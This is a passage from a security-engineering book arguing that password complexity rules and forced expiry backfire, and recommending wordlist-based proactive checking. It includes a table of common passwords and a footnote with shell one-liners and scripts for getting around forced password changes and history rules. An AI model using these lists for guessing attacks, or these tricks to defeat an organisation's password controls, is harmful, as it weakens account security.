reporting that many of the other results are taken from. In other words this study measures what users actually do rather than what they say they do. In any case though all of the surveys and studies point out serious problems, with the only real disagreement being over their overall magnitude.

These problems arise from a combination of two factors, the lack of any attempt by software developers and system designers to apply passwords securely that's already been discussed in "Problems" on page 4, and the application of arbitrary password policies derived from the archaic threat models mentioned above that often have no basis beyond "we've always done it this way". The unfortunate application of this style of "industry best practice" leads to a set of requirements that are actually closer to industry worst practice, both because they significantly weaken password-based systems by pushing users to adopt weak, insecure authentication practices (one author's one-line summary of these "best-practice" policies is that "the password must be impossible to remember and never written down" [1][13]) and because they distract administrators from enforcing measures that would actually benefit security. In some cases the sole effect of these "best practices" is to make things easier for an attacker, with no clearly identifiable threat being countered [14].

There is one common factor motivating strict vs. lax security controls on password use (at least for web sites), and that has nothing to do with expected factors like the size of the site, the number of users, the value of the information being protected, or the level of threat against it. An in-depth study into the factors affecting password policies at a range of sites including well-known high-traffic ones like Paypal, Amazon, and Facebook as well as banks, brokerages, and government sites found the exact opposite, that some of the largest, most visible targets with the most significant assets to protect had the weakest password policies.

What drove these policies weren't security considerations but monetary ones: if the site had obvious competitors, provided sponsored advertising, or there was some similar potential threat to the flow of revenue posed by an excessively strict password policy then the site allowed very weak authentication in order to avoid turning away potential customers or click-throughs. As the study concludes, "sites with the most restrictive password policies do not have greater security concerns, they are simply better insulated from the consequences of poor usability" (many government sites that deal with licensing and registration-related issues, where you have no choice but to use the site, are a typical example if this) [15].

The Selfish Security Model for Password Authentication

So why do organisations give such dangerously bad "best-practice" advice? It's actually a very easy trap to fall into because if you assume that yours is the only site that matters then it's not too unreasonable to require that users jump through a few hoops and experience a bit of inconvenience in order to make you more secure. All you care about is solving your own password problems and not everyone else's. It may even be corporate policy that as far as you're concerned other sites that compete with yours don't exist. In the 1960s users logged onto the computer (singular) using the password and so the selfish password security model made sense, but today with users having to manage large numbers of passwords a policy that's critically dependent on the assumption that you're the only game in town is doomed to failure. As one analysis of the economic costs of security points out, "we treat the user's attention and effort as an unlimited resource […] each individual piece of advice may carry benefit, but the burden is cumulative […] advice-givers and policy-mandaters demand far more effort than any user can give" [16]. Another study concluded that "every minute taken in unnecessary [password hassles due to unusable password policies] needs to be multiplied by orders of magnitude to account for all the password uses even within one organisation. This is the true cost of unusable password policies" [17].

The bucket of tokens approach discussed in "Security at Layers 8 and 9" on page 176 is another example of the consequences of the selfish security model for user authentication. Each site that requires them considers in complete isolation that it isn't too much trouble for users to add a small fob to their keyring, but then never

thinks about what happens when ten or twenty of fifty other sites all do the same thing. Smart card vendors had already tackled this problem in the mid to late 1990s with the push for multi-application smart cards to help reduce the number of cards that users had to carry around. Since most users ended up carrying zero smart cards this initiative was obviously quite successful.

Various graphical-password authentication mechanisms that have been proposed in research papers are another example of this problem. These make use of the human ability to memorise graphical data like human faces or portions of pictures as an authentication method. Because matches are approximate (for example in one technique users are required to indicate certain memorised regions in an image) they typically have to be iterated in order to achieve the required level of certainty that's normally provided by a straight true/false password match. While this level of cognitive load may work (barely) for a single site there's no way that it can scale effectively beyond that (luckily non-graphical user identification methods such as administering personality tests or the use of stylometry or writing style analysis, requiring that users write a short novel in order to log on, have only been suggested in jest [18]). The process of "authentication" through site images, discussed in "Site Images" on page 782, is yet another example of the selfish model for user authentication.

When looked at from an economic perspective, the selfish model for user authentication (and security in general) has truly dire consequences. Security practitioners work under the assumption that users will be losing money (or at least something similar of value) if they're attacked when in fact they lose time when they're not attacked. Even a basic back-of-the-envelope calculation based on a (US) minimum wage applied to the time that it takes to follow various security policies indicates that the best option for a user is to *not* follow the security advice, because it costs more to follow it (in terms of time lost) than to not follow it (in terms of attack risk and attack cost) [16].

Graphical authentication methods have other problems as well. Many of them represent a form of empirical realisation of effects that have been studied by experimental psychologists for some decades (there's limited coverage of some of these in "Psychology" on page 125, although the overall field is far too broad to cover here). For example humans have been genetically conditioned by millennia of evolution to look for certain characteristics in faces (and more generally body types), something that's actively exploited by marketers who know exactly which facial types are likely to elicit a response from a target audience, to the point of having developed detailed metrics for facial characteristics and even experimenting with the concept of Photoshopping models' faces to get the extra 2% response rate.

To take advantage of this an attacker can use this type of data to select the face types that are most likely to grab the user's attention. To put it a bit more bluntly, if your target is a heterosexual male then the simple tactic of choosing the most attractive female faces in a choose-the-faces authentication mechanism gives you better than average chances of getting in, and as with public key-based authentication where the server has no way to tell how the public key is being protected or whether it's protected at all (see "Humans in the Loop" on page 445), with this type of mechanism there's no way to check for this equivalent of weak passwords (a very real problem with graphical passwords [19]) unless you can access everyone's password-equivalent data in plaintext to search it for common patterns, a major no-no for password storage. In any case even if you do manage to identify a "weak" graphical password, what do you tell people in terms of "password rules" in order to fix it?

The same effect applies to any number of other graphical authentication techniques. Another system that's been proposed is to have users memorise specific points in an image, which are known to experimental psychologists working in the field of visual attention as salient points and which, as with face selections, are fairly predictable and amenable to computer processing (this is a vast and complex field with far too much material to cover here, but one of the seminal papers by neuroinformatics professor Christoph Koch, going back more than ten years, provides a good overview of initial work in the area [20]). There's extensive ongoing work towards automatic

classification of these items for purposes such as feature extraction in image-based search, as well as less academic pursuits like automatic target identification and tracking in the military, which is a much harder task since it has to be done in real time and the salient points are trying very hard to be as non-salient as possible.

Another problem with these technologies is that, as with the password situation which requires memorising strings of letters and digits, some people are much better at this than others. The reason why pick-a-face was chosen as an authentication technique is because humans are really good at it (at least compared to general image recognition problems), having a special part of the temporal lobe in the brain called the fusiform face area (FFA) located in the fusiform gyrus dedicated to this task [21][22][23] (although the full mechanism is a bit more complex than that [24]).

The downside is that this ability, and indeed people's capacity for visual object recognition and retention in general, varies widely [25]. In extreme cases, known as prosopagnosia or face-blindness, people are completely unable to identify faces. Someone with prosopagnosia will be forced to rely on external cues ("She's wearing a familiar blue dress, has curly brown hair, and just addressed me as 'dear', she must be my wife") to identify people. In less extreme cases people simply aren't that good at remembering faces and resort to fudging things in the hope that eventually the person they're talking to will drop some clue as to who they are. Unfortunately graphical mechanisms aren't so forgiving, and require either perfect recall or many retries to guess the right face. In addition, unlike passwords, there's no easy way out like writing the password down that people can use. Password resets are even more problematic, because there's no way to do this using the standard mechanisms of email or a helpdesk call.

Without exhaustively enumerating all of the issues that you'll run into here, a particularly thorny one that affects face recognition is own-race bias, a well-established phenomenon in which people are much better at recognising faces from within their own ethnic group than from outside it. Presenting a set of uniformly European faces to an international audience is going to cause problems when it runs into own-race bias. On the other hand presenting an ethnically varied set of faces is equally problematic because it'll either restrict users' choices to the one or two faces of their ethnic group, or (more likely) they'll use the different groups as a memory aid and consistently pick (say) Asian faces for their "password".

Although the phenomenon of visual object recognition has been the subject of ongoing study since at least WWI (bullets and shrapnel passing through soldiers' heads affected portions of the brain used for image processing and retention) [25], with a considerable amount of literature available on the topic [26][27][28][29][30], visual-password research to date hasn't really considered this aspect of the problem. To date we don't have any data available on what will actually happen if someone were to try and deploy this in the real world because all of the experiments with graphical authentication methods have been on a small scale and carried out on University students, but the area is likely to be a minefield for anyone attempting to deploy it on a wide scale.

In general graphical authentication is the dancing bear of authentication techniques. The amazing thing with a dancing bear isn't that it dances well (what it does is so bad that it can't really be called dancing) but that it dances at all. Graphical authentication is the same thing, it's of note not because it works well but because it can be made to work at all. Like biometrics, you can use it as a backup to a primary identification/authentication method but you should never rely on it as the primary mechanism itself.

Password Complexity

Everyone knows that allowing the use of easily-guessed passwords is a Bad Thing and so most developers working with a password system try and implement measures to guard against them. The least effective of these is to warn users about weak passwords, which has close to no effect since those users who are aware of the need for strong passwords will use them anyway and those who aren't, or who think that

'password' is a good password, will ignore them, but it has the advantage that there's little effort required and it gives the developers a warm fuzzy feeling that they've done their bit even though they haven't actually done anything.

A more rigorous measure is to actually apply proactive password-checking measures to try and weed out weak, easily-guessed passwords. There are two ways to do this, the best-practices way and the effective way.

The best-practices approach defines rigorous complexity requirements for passwords, for example specifying that all passwords must be at least eight characters long and contain a mixture of upper- and lowercase letters and at least two digits. This is typical of the requirements given in many best-practices documents, and something fairly close to it is hard-coded into Windows' password-complexity enforcement module [31]. Managers, administrators, and geeks really like these sorts of rules because the managers can point to all the best-practices guidelines that they're following, administrators (at least under Windows) can keep their managers out of their hair through little more than clicking on "Passwords must meet complexity requirements", and geeks can come up with impressive-looking mathematical expressions [32] showing that if an attacker were to try to exhaustively enumerate all combinations of upper- and lowercase letters and digits then it'd take them so long that they'd get bored and go back to phishing AOL users.

Figure 148: Password space vs. complexity-rule space

There's a problem with this approach though, which becomes obvious when you look at the space covered by actual passwords and by complexity-based rules, depicted in Figure 148. Because the complexity rules cover an arbitrarily-chosen area unrelated to the sorts of passwords that are used in practice they end up catching some actually-used bad passwords, erroneously catching actually-used good passwords, and not doing much of anything in a large block of random-noise unused password space. Password complexity rules are the TSA no-fly list of security checking.

One group of researchers, after seeing one too many security documents that specified the use of all sorts of complex password requirements in order to comply with "federal security standards", tried to track down the source documents that set these requirements. After considerable effort, trawling through reams of official paperwork (which included contacting some of the authors of the original documents for help) and not being able to locate any government standard that set the requirements that were supposedly being complied with, they eventually determined that what people were using as their compliance guidelines were the password policy settings that had been current under Windows NT4 SP2. Their conclusion for the various parameters such as password length, complexity, and lifetime that were being used was that "all of those numbers have been pulled out of thin air (or less well-lit regions)" [33].

To give an example of the problems with complexity-based rules, consider the case presented earlier of a rule requiring a minimum length of eight characters, a mixture of upper- and lowercase letters, and at least two digits (I'll avoid Scott Adams' suggestion that a password should contain "letters, numbers, doodles, sign language,

and squirrel noises" [34]). Unix security guru Bill Cheswick refers to these sorts of password-complexity requirements as "eye of newt" rules [35], after an ingredient traditionally used in medieval witchcraft. Applying this rule, the password "pLNfmXQ7amZfpAcT" is considered "weak" while the password "Blink182", the name of a pop-punk band popular with teenagers that's been so widely used in the past that it's frequently appeared in top-ten password lists (in other words it's one of the worst passwords that you can possibly use), is considered "strong".

The reason why this method fails so badly is because it totally ignores how both human users and attackers work in favour of blindly applying an abstract formula to the password data. Except for rare situations in which a system is exceptionally vulnerable to this type of attack, brute-force password search really is the attacker's method of last resort when absolutely everything else has failed. Real-world attackers trying to break into a system over a network by exploiting passwords take the most widely-used passwords and try them against every account that they can get to until they hit one that uses one of the weak passwords [36][37][38][39]. The same sorts of lists exist for numeric PINs, with just ten four-digit PINs representing nearly one in seven PINs used [40]. If the attackers are employing the commonly-used technique of using a botnet for the attack then they can hit hundreds or thousands of accounts at once. Eventually they'll get to an account that uses a password that's on their list, and they're in. Try the password "Blink182" against a batch of online accounts and you'll get in, no matter what the password-complexity rules say about its "strength".

A far better approach to checking passwords is to use the attacker's strategy against them. Instead of applying an arbitrary set of rules to block out an equally arbitrary amount of password space, check the passwords against a dictionary or wordlist [41]. Your checks should include variations like appending digits to the end of the password when users try to satisfy arbitrary complexity rules and the password-expiry mechanisms that are covered in "Password Lifetimes" on page 574 [42][43][44][45] [46]. As with the password lists mentioned above, there are equivalent rules for when you're using PINs rather than passwords [47].

There are freely-available tools such as `cracklib` [48] and the more recent `passwdqc` (password quality checker) [49] that have been around for years that will automate this process for you, various tricks to manage the size of the wordlist [50], methods of quickly checking whether a newly-entered password is too close to an existing one (for example whether it uses a variant of the time-honoured "add '1' to the end" rule used to sidestep password-complexity checks) [51], and thanks to careless phishers we even have extensive data sets of real-world passwords to use as dictionaries [52].

One rather elegant variation of this approach is to (indirectly) employ your users to help defeat password-guessing attackers. The point of proactive password checking is to ensure that common passwords don't get used, or more specifically that they don't get used across a large number of accounts, which greatly increases an attacker's chances of getting in by trying the common passwords against a range of accounts. If your site has a sufficient number of users then you can employ the users themselves to identify the most common passwords by keeping a count of the number of times that each password is used and blocking its use after a certain threshold is exceeded. If you use a probabilistic data structure like a Bloom filter then you don't need to store plaintext passwords, and the fact that it's probabilistic (meaning that there are a certain number of false positives whose frequency of occurrence you can select when you configure the filter) means that an attacker who manages to capture your Bloom filter dataset and tries to mount a brute-force attack against it will end up drowning in false positives [53].

You can augment this system with the usual additional security measures, for example if you're switching a site with an existing user population over to it then you can request that users change too-common passwords when they log on, use a CAPTCHA for the at-risk passwords to prevent automated password-guessing attacks, or a combination of the two to both slow down guessing attacks and encourage users to switch (see the discussion in "Defending Against Password-guessing Attacks" on page 607 on the appropriate use of CAPTCHAs for this

purpose, including how to avoid using the CAPTCHA to give away the fact that a particular account has a weak password).

When you implement this type of checking, make sure that it's proactive rather than reactive. In other words perform the checks when the user sets or changes their password rather than running a scan after the password is already in place, because at that point you're already vulnerable. One easy way to do this on systems that support pluggable authentication modules (PAM) is to integrate the check into the PAM process, which requires little more than a change to a configuration entry. A side-effect of this check is that by using standard tools and/or dictionaries it automatically immunises you to password-cracking attacks using these same tools.

Unfortunately there's never been any large-scale study done that compares the immunity to attack of sites using proactive checking of this kind to complexity-based checks, although at least one site which due to its high profile is the target of extensive and sustained attack has in effect carried out such a study by noting the results of dealing with large numbers of non-firewalled Internet-facing machines over a period of some years. In all this time they've never had a compromise due to password-scanning attacks on their managed machines (which use proactive checking) but in the same time period have had a number of compromises on unmanaged machines (which don't) [54].

Figure 149: Password space vs. wordlist space

The current state of the art in proactive password checking uses a decision-tree based classifier (which works much better than the standard Bloom filter-based approach for this kind of problem) that checks against a 28MB wordlist of 3.2 million words stored in condensed form in a classifier occupying a mere 24kB of memory, with the various implementations being freely available on the Internet (like Bloom filters, decision-tree classifiers are probabilistic checkers with a very small error probability, but since the wordlists aren't perfect to begin with this doesn't matter much) [55][56] [57][58]. There are some further tricks that you can use here to optimise the checking, for example instead of adding all likely combinations of dictionary words and digits ("password1", "password2", …) to the wordlist, which would result in a blowout in the size of the decision-tree classifier, you can canonicalise the password that's being checked to clean up standard complexity-check avoidance tricks like adding a digit or capitalising the first letter, so that "password", "password1", "password123", "Password", and "Password1" would all be checked by the same wordlist entry "password". Since you're now verifying passwords using the same strategy that the attackers are likely to use when trying to break in, what's left are the passwords that the attackers are unlikely to use, as depicted in Figure 149. Needless to say, "Blink182" would never get past such a check.

The effectiveness of even a relatively simple check like the one performed by the `passwdqc` tool that was mentioned earlier was demonstrated through a password-cracking competition run by a security company as part of the Defcon security conference. This took 53,000 hashed passwords based on observed real-world usage of 3 million passwords from corporate environments and invited users to try and crack them [59]. Over the two-day period in which the competition was run, the winning team recovered nearly 39,000 of these passwords [60].

When it was run against one category of cracked passwords, a version of `passwdqc` that was released before the competition was run (in other words one that couldn't have been influenced in any way by the competition) allowed just 54 of the cracked passwords to pass, corresponding to just over one percent of all the passwords that were tested [61]. The tiny percentage that were cracked but missed by `passwdqc` were mostly due to `passwdqc` at the time using a minimal embedded wordlist rather than the huge decision-tree classifier lists mentioned earlier.

There's another advantage to using this type of check that involves human factors. The complexity-based rules have no way of providing effective feedback on passwords to users apart from "this password doesn't follow the rules". Complexity rules can't provide an explanation behind the reason for rejection of a password, all they can report is "code violation". When presented with a requirement to perform a meaningless silly-walk, humans will try and fulfil that requirement in the most expedient way possible. In the case of password-complexity rules the near-universal approach to satisfying the rules is to append a digit or digits to the end of the password, and that digit is almost always '1' [62]. If there's a requirement for a mixture of upper and lower-case letters then the response is to capitalise the first letter.

This process was aptly demonstrated in one experiment on proactive password checking that recorded how "bad" passwords were transformed by users into "good" passwords that would get past the checking rules [63]. As Bruce Schneier puts it, "We used to quip that 'password' is the most common password. Now it's 'password1'. Who said users haven't learned anything about security?" [62]. If the rules require more than one digit then they're 1, 2, 3… as required. If password changes are enforced (see "Password Lifetimes" on page 574) then the fixed digits are the month of the year or, more rarely, a simple incrementing counter. The list goes on and on, it's quite predictable, and the attackers know it. It's even a standard feature of password-cracking software, both commercial [64] and freeware [65].

Not only does the blind application of password-complexity rules typically make things no better, in some situations it can actually make them worse. Consider the case of the fairly widespread "mixture of upper- and lower-case letters and digits" requirement applied to the traditional 8-character user password. Applying the standard strategy of making the first letter of the password uppercase and replacing the last letter with the digit '1' ensures that the password meets the requirements. So the sole effect of the password-complexity rules in this case has been to reduce the effective length of the password by one character.

Compared to the arbitrary complexity rules, wordlist-based checking lets you provide much more effective feedback to users. Instead of reporting "Arbitrary rule violation", the password-checking equivalent of "Syntax error, redo from start", you can reject a password with the far more informative "This password is a standard French word with the number '1' added, and is known to attackers. Please choose a combination of letters that isn't likely to be found in a dictionary, for example 'qLZ4oMp2'". In this case you should also either make sure you check that they haven't used your example good password as their actual password or, better yet, think defensively and generate a new random "example" password each time you display the message to the user, because if they simply copy the example then they'll end up with a good password without even trying.

This type of explanation is critical for users, who have very different mental models of what constitutes a good password than the people who write the software that they use [66][67]. Studies have revealed that users believe that the name of their home town or their pet, which only someone who knew them really well could possibly know, constitutes a good password [68]. This misconception is reinforced by password-selection requirements that emphasise the rote application of complexity rules over actually informing the user of what's needed to create a safe password. The same approach has been suggested for access control systems in an attempt to provide more useful feedback than "access denied", a message that provides users with no scope for reasoning about and correcting any errors that may occur [69]. The

section "Explicitness in warnings" on page 532 provides a more in-depth discussion of the relative effectiveness of different message types to users.

password1	abc123	myspace1	password	blink182
qwerty1	f**kyou	123abc	baseball1	football1
123456	soccer	monkey1	liverpool1	princess1
jordan23	slipknot1	superman1	iloveyou1	monkey

Table 1: Typical top twenty user passwords

Wordlist-based rules can explain the reason for a rejection so that users can build a mental model of what's required. In contrast for complexity-based rules the only thing that users can do is iteratively fiddle the password until the rule oracle stops saying "no". Table 1, a typical example of top twenty passwords (or more accurately "twenty least secure passwords") obtained from 2GB of phishing data [70], is a perfect illustration of the product of complexity rule-based password enforcement, in this case coming from MySpace which requires that "passwords must be between 6 and 10 characters, and contain at least 1 number or punctuation character" [71]. Presumably some of the values predate a change in the password complexity rules, thus the small number of entries without the trailing '1', and indeed another set of results for 32 million stolen passwords from a site that doesn't enforce the numeric-character rule contains similar results, just without the trailing '1' [72]. Obviously there are regional variations in this list, for example in Finland the most popular password isn't "password" but "salasana" [73], and you shouldn't need to know Finnish to be able to figure out what that translates to.

It's illustrative to apply a set of widely-used password complexity rules to the twenty least-secure passwords from Table 1, in this case the latest US National Institute of Standards (NIST) password-complexity requirements published in 2006. These define two strength levels for passwords (along with an implicit level of "fail") which can be determined by applying a set of rules covered in a lengthy appendix, with level 1 being the weaker and level 2 being the stronger [74]. *Every single password in the list* is regarded as secure for both strength level 1 and strength level 2 by these complexity-based checks. In other words the twenty least secure passwords that you can use on MySpace are all regarded as secure by the NIST complexity rules.

In fact the least secure password that the rules still regard as secure at level 1 is "A1", the name of a popular steak sauce in the US and something that not even MySpace would allow as a password, and at level 2 it's "A12" (this situation is created by the interaction of a number of different rules, including a composition rule that rewards the use of uppercase letters and digits). A later study carried out on tens of millions of revealed real-world passwords confirmed this, finding quite predictably that "the NIST model of entropy simply does not hold […] the entropy model doesn't tell the defender any useful information about how secure their password creation policy is" [75]. This is a perfect illustration of where checks based on arbitrary complexity rules lead (to be fair on the standard it also provides for wordlist checks, although real-world experience has been that few people ever use these since it's so much easier to just add a few lines of code to apply the complexity rules than it is to perform a proper check [76]).

One example of where reliance on complexity-based password rules leads was demonstrated by a pen-tester at a security company who sometimes gets called in to audit sites that apply strict Windows password-complexity requirements (10-14 character passwords, a mixture of upper- and lowercase letters and digits, and at least two special (non-alphanumeric) characters). On a typical government site with 50,000 users he'll recover 90% of the passwords in a day's cracking. The single site at which he failed to get anywhere near this result was one at which a system administrator had used a third-party password-checking tool that didn't bother with complexity rules but checked for weak passwords that people would actually use and

that other password-cracking tools targeted in order to weed out problematic passwords.

The reason why the pen-tester's password-cracking was so successful was that in order to meet the complexity rules users jammed two (usually related) words together to create a long-enough composite one, added a digit or two at the end to meet the "must contain digits" requirement, capitalised the first letter to meet the "mixture of upper and lower case letters" requirements, hit shift-12345 to get the special characters, and all the other standard tricks that people perform to meet password silly-walk requirements. In addition people in New York chose the names of players from NY sports teams (either first+last or just one of the two if they have one that's conveniently long enough for the complexity requirements), people in Los Angeles chose the names of players from LA sports teams, and so on. The password-cracking tools know exactly what people will do when their password choices are constrained by password-complexity rules, and modify their behaviour accordingly. So if anything the use of arbitrary password-complexity rules actually makes the resulting passwords much worse, and certainly not any better.

This problem also applies to passphrases, extended-length passwords made up of several individual words. Conventional wisdom states that passphrases are more secure than standard passwords, a result obtained by applying the same sort of password-complexity analysis that produced the inaccurate results described earlier. Although the resistance of actual passphrases to attack (rather than in a theoretical complexity-based analysis) has been little-studied, one preliminary analysis based on the (now-discontinued) Amazon PayPhrase system, in which a passphrase is used as a form of expedited checkout on Amazon's site, found that a great many passphrases were actually *weaker* than passwords [77].

The researchers who performed the analysis used the same techniques as the pen-tester whose work was covered earlier, using names of music groups, songs, albums, films, books, comics, plays, TV shows, sports teams and venues, games, place names, idioms and slang, and grammatical word combinations like "adverb-verb", "verb-direct object", and "adjective-noun", which was enough to compromise around 85,000 passphrase-protected Amazon accounts. As the analysis concludes, "our results are a caution against optimistic security estimates arising from [complexity analysis] in place of probabilities of whole phrases from modern corpora of natural language" [77].

There's an interesting way that you can use an attacker's password-guessing strategy against them and actually have them do your work for you. Attackers performing automated password scans are generally very unsubtle, throwing a wordlist at all the accounts that they can locate in the hope of finding one with a password that's on their list. If there's a way for your system to detect that it's under this type of attack then it can catch any successfully-guessed passwords, check whether any other accounts are using the same password, and disable the accounts before the attacker gets to them (the disabling might only be temporary, just long enough for the attackers' scan to pass by). This requires a bit of extra programming work to implement, but the satisfaction of having an attacker perform your penetration-testing for you may make it worthwhile, and it has the convenient side-effect of assisting your system in immunising itself against these types of attack.

There is one special consideration here which is that in order to be able to perform this auto-immunisation you need a mechanism that allows you to quickly locate all accounts that share the same password. In the historical threat model of multi-user mainframes and minicomputers with world-readable password files this was a very real threat since someone looking at the password file could check whether their encrypted password matched someone else's encrypted password and, if the two matched, know that the other user was using the same password as they were. It was to avoid this problem that password salting, described in "Passwords on the Server" on page 599, was introduced.

Things have changed a bit since the 1970s when this measure was introduced so that this attack isn't much of a concern any more (or more precisely if an attacker has

gained sufficient control over your system to perform this kind of attack then you're hosed anyway) but if you're really concerned about it then you can use a cryptographic hash or message authentication code (MAC) of the passwords combined with a dictionary data structure like a hash table to detect the presence of duplicates (the fact that the MAC values being looked up are randomly distributed makes this particularly amenable to solution by textbook data structures like hash tables and trees). Again, if an attacker is in a position to pull the necessary encryption keys from your system to compromise this mechanism then you have bigger problems than password-guessing to worry about.

Password Lifetimes

Another tenet of best-practice password management is to expire passwords at regular intervals and sometimes to enforce some sort of timeout on logged-in sessions [78]. Requiring password changes is one of those things that many systems do but no-one has any idea why. Purdue professor Gene Spafford thinks this that may have its origins in work done with a standalone US Department of Defence (DoD) mainframe system for which the administrators calculated that their mainframe could brute-force a password in x days and so a period slightly less than this was set as the password-change interval [79]. Like the ubiquitous "Kilroy was here" there are various other explanations floating around for the origins of this requirement, but in truth no-one really knows for sure where it came from. In fact the conclusion of the sole documented statistical modelling of password change, carried out in late 2006, is that changing passwords doesn't really matter (the analysis takes a number of different variables into account rather than just someone's estimate of what a DoD mainframe may have done in the 1960s, for the full details see the original article) [80]

Even if we don't know where the password-change requirement really originated, we do know the effect that it has. When faced with an out-of-the-blue request to change their password, users are rarely either inclined or able to think up a strong replacement password. Consider the circumstances under which the change is carried out. The user wants to log on to a system to perform some task but is told that they have to change their password, right now, before they can go any further. They're now expected to think up a strong password (sidestepping arbitrary "strong-password" rules in the process), blind-type it twice, and commit it to memory without ever being able to visualise it. The only way that you could make this worse would be to arrange for the computer to blare loud music at them as a distraction while they're doing this. Like the "If the padlock is not showing then the security is not present" situation discussed in "The 'Simon Says' Problem" on page 190, this scenario almost seems to have been designed as a psychological experiment into induced amnesia.

From the user's perspective they need to get access to something in order to complete a task, and the system has set up a hurdle that needs to be leaped or, better, bypassed before they can do this (the psychological background for this issue is given in "Psychology" on page 125). As a result they choose weak, easily-guessed passwords, or switch between two weak passwords, or iterate through a series of passwords until they've thrashed the system's cache of recently-used passwords and they can go back to their original one[129], or change their password to a new one (thus satisfying the password-change requirements) and then call the helpdesk claiming that they've forgotten their password and having it reset to the original one [81], or add a digit to the end of their weak password (see "Password Complexity" on page 567), or use a number of other simple (and known to attackers) strategies[130].

This problem has been widely acknowledged not only anecdotally but also in real-world password usage studies, with one such study reporting that "password quality declines with frequency of forced changes — as users become increasingly desperate

---

[129] There are, for example, scripts that informally circulate within the US Social Security Administration to change to a random password ten times, with pauses in between to allow the system to catch up, and then change back to the original password.

[130] If all else fails, `echo $month$year | md5sum` or `date +%B%Y | md5sum` will deal with enforced password changes while meeting practically any password-complexity requirements.

in their quest for a password or PIN that stands out, their choices become more guessable" [82] and another reporting that "a third of a system's users rearranged the password problem to adapt to their inability to constantly memorise new passwords" [1]. Thirty to forty years after forced password changes were introduced researchers actually carried out a large-scale real-world evaluation of the effects of these forced changes and found that 41% of changed account passwords could be obtained in under three seconds if the previous password was known [83]. In other words the sole claimed benefit of forced changes didn't really exist.

Forced password changes also interact badly with a memory phenomenon called proactive interference in which old information gets recalled in place of a more recent version of the same information [84] so that after a password change users preferentially recall and use the old habituated password rather than the new, unfamiliar one. This is yet another example of arbitrary rules clashing with the way that the human mind works, with one report concluding that "many of these cognitive pressures result directly from password security policies" [85].

An alternative to choosing a weak password is to write it down. The ins and outs of this are covered in "Passwords on the Client" on page 614 but for now it suffices to note that at sites that employ forced password changes users are *four times more likely* to write passwords down than at sites that don't [1].

Since there's no good reason for enforced password changes apart from "it's best practice", let's look at the threat that's usually used to justify them, namely the situation exemplified by the non-networked US DoD mainframe case in which regular password changes may help to defeat brute-force attacks. The problem with applying this analysis is that a 1960s IBM mainframe is somewhat slower than today's machines so that you'd need to change your password daily or even hourly in order to avoid this attack. Another problem is the fact that attackers typically use brute force as a means of last resort, preferring the much more expedient step of throwing a wordlist at the problem. Against this kind of attack, the use of enforced password changes actually aids the attacker by goading users into adopting vulnerable passwords, something that the creators of the Unix password mechanism had already noticed thirty years ago [86].

To make things even worse, some System V Unix systems not only forced users to change their passwords at logon but then prohibited any further password changes for a considerable amount of time, ensuring that the hastily-chosen weak password that the user supplied in order to log on and get their work done couldn't be upgraded to a stronger one once they'd had a bit of time to sit down and think about it. Newer versions of Windows moved slightly in the opposite direction and gave users some advance warning that a forced password change was imminent, but these run into a problem mentioned "Psychology" on page 125 that security is an impediment rather than an enabler and the way that humans deal with impediments is to bypass and avoid them as much as they can (this view is particularly prevalent among younger users who have grown up with computers [87]).

So even with advance warning most users won't change their passwords until they're actually forced to, making the warnings of little use. At the other end of the scale from Windows, Lotus Notes starts its password-change warning rigmarole a full *three weeks* before the password change is actually due, leading to the overwarning problem already discussed in "User Conditioning" on page 20. Small wonder then that one study into password use concluded that "all our studies provided evidence of how badly matched password mechanisms currently are to users' capabilities and their tasks. This is because password mechanisms, and the policies that govern their use, are currently designed and chosen as general mechanisms to protect access to systems, and without reference to the work that is being performed" [82].

There's another problem with enforced password changes that occurs with infrequently-used accounts. Consider the case of online access to your credit card information. If your bank sends out a printed statement (as most banks do) then you may only access this every few months when you need to check a transaction before your monthly statement arrives. From the bank's point of view though your credit

card account is something that needs protecting and so they might decide that they're going to require that you change your password every 90 days. Because of the mismatch between these two requirements you end up being forced to change your password *every single time you use it*.

Sometimes things get even worse than this. For example one US government site, aside from having a password-complexity policy so awkward that it took an experienced technical user a dozen attempts to create a password that met the requirements, also expired the user's password after 60 days… on a site that users typically needed to use every 90 days. Combine this with a half-hour long password-reset process and it's not surprising that it was described as "the most difficult password policy in existence today" [88].

Other variations on the theme of unnecessary forced password changes include the filing of annual returns with government bodies, for which any password-change requirement that's measured in anything less than years will again require a password change every single time that the user logs on (requiring that people use certificates for these infrequent operations makes things much, much worse, a problem that's covered in more detail in "Case Study: Inability to Connect to a Required Server" on page 538).

Yet another variation of this excessive password-change problem occurs where users have to use a large number of passwords as part of their work. For example the US Federal Aviation Administration (FAA) found that their technical personnel maintained up to forty passwords and, with an FAA-mandated maximum password lifespan of 180 days (with many systems using 90 days rather than 180), users faced roughly two forced password changes a week every week of the year [89].

